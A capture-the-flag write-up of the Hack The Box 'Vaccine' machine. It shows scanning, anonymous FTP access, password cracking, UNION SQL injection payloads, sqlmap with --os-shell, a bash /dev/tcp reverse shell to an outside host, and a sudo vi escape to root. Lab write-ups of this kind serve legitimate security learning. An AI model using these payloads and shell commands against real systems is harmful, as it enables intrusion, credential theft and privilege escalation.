Vaccine

Port Scan

```
└─$ nmap --min-rate=10000 -p- vaccine.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-15 19:29 EDT
Nmap scan report for vaccine.htb (10.129.95.174)
Host is up (0.071s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.77 seconds
```

FTP

I saw open FTP port. I tried `anonymous` and got in. I got the `backup.zip`

```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox]
└─$ ftp vaccine.htb
Connected to vaccine.htb.
220 (vsFTPd 3.0.3)
Name (vaccine.htb:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||10353|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Apr 13  2021 .
drwxr-xr-x    2 0        0            4096 Apr 13  2021 ..
-rwxr-xr-x    1 0        0            2533 Apr 13  2021 backup.zip
226 Directory send OK.
ftp> get backup.zip
local: backup.zip remote: backup.zip
229 Entering Extended Passive Mode (|||10198|)
150 Opening BINARY mode data connection for backup.zip (2533 bytes).
100% |*****************************************************************************************
226 Transfer complete.
2533 bytes received in 00:00 (59.14 KiB/s)
ftp> exit
221 Goodbye.
```

Password Cracking

I tried to unzip it but I needed a password. I used `zip2john` to crack the password.

`zip2john backup.zip > hash.txt`

```
┌──(kali㉿kali)-[~/Documents/github/ctf/HackTheBox/Vaccine]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (backup.zip)
1g 0:00:00:00 DONE (2025-04-15 19:33) 100.0g/s 819200p/s 819200c/s 819200C/s 123456..white
tiger
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Then I unzipped it with the password.


Then I read `index.php`

Here I found a hash for the admin user. Now I will try to crack it as well.


Also, it is helpful to know that it is `md5 hash`

I put the hash into `md5_hash.txt`

`john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt md5_hash.txt`




The Website




I used the found creds to get inside:

`admin:qwerty789`




I tried to search for something and noticed this:



We can see that we have at list 4 columns that we can see which are: name, type, fuel, engine. Number of columns is important for us, so that we can do SQL Injections. Also, we can assume that there is one more column `id` because it is usually there.


A good way to find out what kind of database we are dealing with is to get it's version. After spending a few minutes trying to figure out the right payload I got this:





```
1' UNION SELECT NULL, version(), NULL, NULL, NULL-- -
```

I am going to get some more information about the table and database that we are working with.


```
1' UNION SELECT NULL, column_name, data_type, NULL, NULL FROM information_schema.columns WHERE table_name = 'cars';-- -
```





```
1' UNION SELECT NULL, table_name, table_type, NULL, NULL FROM information_schema.tables;-- -
```



```
1' UNION SELECT NULL, column_name, data_type, NULL, NULL FROM
information_schema.columns WHERE table_name='pg_user';-- -
```




```
1' UNION SELECT NULL, username, passwd, NULL, NULL FROM
pg_user;-- -
```



sqlmap

I could continue doing this and maybe eventually I would get somewhere, but I decided to use a tool called `sqlmap`

```
sqlmap -u "http://vaccine.htb/dashboard.php"
--data="search=1"
--cookie="PHPSESSID=fft7sn59udmovaau1lqc7mrlbd"
```

So now we know it is vulnerable.

```
sqlmap -u "http://vaccine.htb/dashboard.php"
--data="search=1"
--cookie="PHPSESSID=fft7sn59udmovaau1lqc7mrlbd" --os-shell
--batch
```

I used `--os-shell` to get a shell and `--batch` so it doesn't ask me all the questions.

Since this shell was so ugly, I decided to get a better reverse shell. So I started nc listener and put this command in:

```
bash -c "bash -i >& /dev/tcp/10.10.14.7/4444 0>&1"
```

Also, I found postgres' `id_rsa`, I got it on machine, and ssh'ed inside. I tried to execute `sudo -l` but it did not give me much. So I decided to do some research.

It is always a good idea to look at the website's source code.

```
-bash-5.0$ ls -la /var/www/html
total 392
drwxr-xr-x 2 root root   4096 Jul 23  2021 .
drwxr-xr-x 3 root root   4096 Jul 23  2021 ..
-rw-rw-r-- 1 root root 362847 Feb  3  2020 bg.png
-rw-r--r-- 1 root root   4723 Feb  3  2020 dashboard.css
-rw-r--r-- 1 root root     50 Jan 30  2020 dashboard.js
-rw-r--r-- 1 root root   2313 Feb  4  2020 dashboard.php
-rw-r--r-- 1 root root   2594 Feb  3  2020 index.php
-rw-r--r-- 1 root root   1100 Jan 30  2020 license.txt
-rw-r--r-- 1 root root   3274 Feb  3  2020 style.css
-bash-5.0$
```

Here is what I found when I was reading `dashboard.php`

```
</tr>
</thead>
<tbody>
    <?php
    session_start();
    if($_SESSION['login'] !== "true") {
      header("Location: index.php");
      die();
    }
    try {
      $conn = pg_connect("host=localhost port=5432 dbname=carsdb user=postgres password=P@s5w0rd!");
    }

    catch ( exception $e ) {
      echo $e->getMessage();
    }

    if(isset($_REQUEST['search'])) {

      $q = "Select * from cars where name ilike '%". $_REQUEST["search"] ."%'";

      $result = pg_query($conn,$q);
```

Now with the password I execute `sudo -l`

```
[sudo] password for postgres:
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass

User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
-bash-5.0$
```

Here I find out that I can run `/bin/vi /etc/postgresql/11/main/pg_hba.conf` with sudo as root. And that's what I do.

bash

With knowing `vi/vim` well enough or at least knowing how to google would tell you that you can get a shell straight from `vi` using `:!bash`

```
# Database administrative login by Unix domain socket

# TYPE  DATABASE        USER            ADDRESS                 METHOD

local   all             postgres                                ident
# "local" is for Unix domain socket connections only
local   all             all                                     peer
# IPv4 local connections:
host    all             all             127.0.0.1/32            md5
# IPv6 local connections:
host    all             all             ::1/128                 md5
# Allow replication connections from localhost, by a user with the
# replication privilege.
local   replication     all                                     peer
host    replication     all             127.0.0.1/32            md5
host    replication     all             ::1/128                 md5
:!bash
```

Hit `Enter` and get your root shell.

```
User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
-bash-5.0$ sudo /bin/vi /etc/postgresql/11/main/pg_hba.conf

root@vaccine:/var/lib/postgresql# whoami
root
root@vaccine:/var/lib/postgresql#
```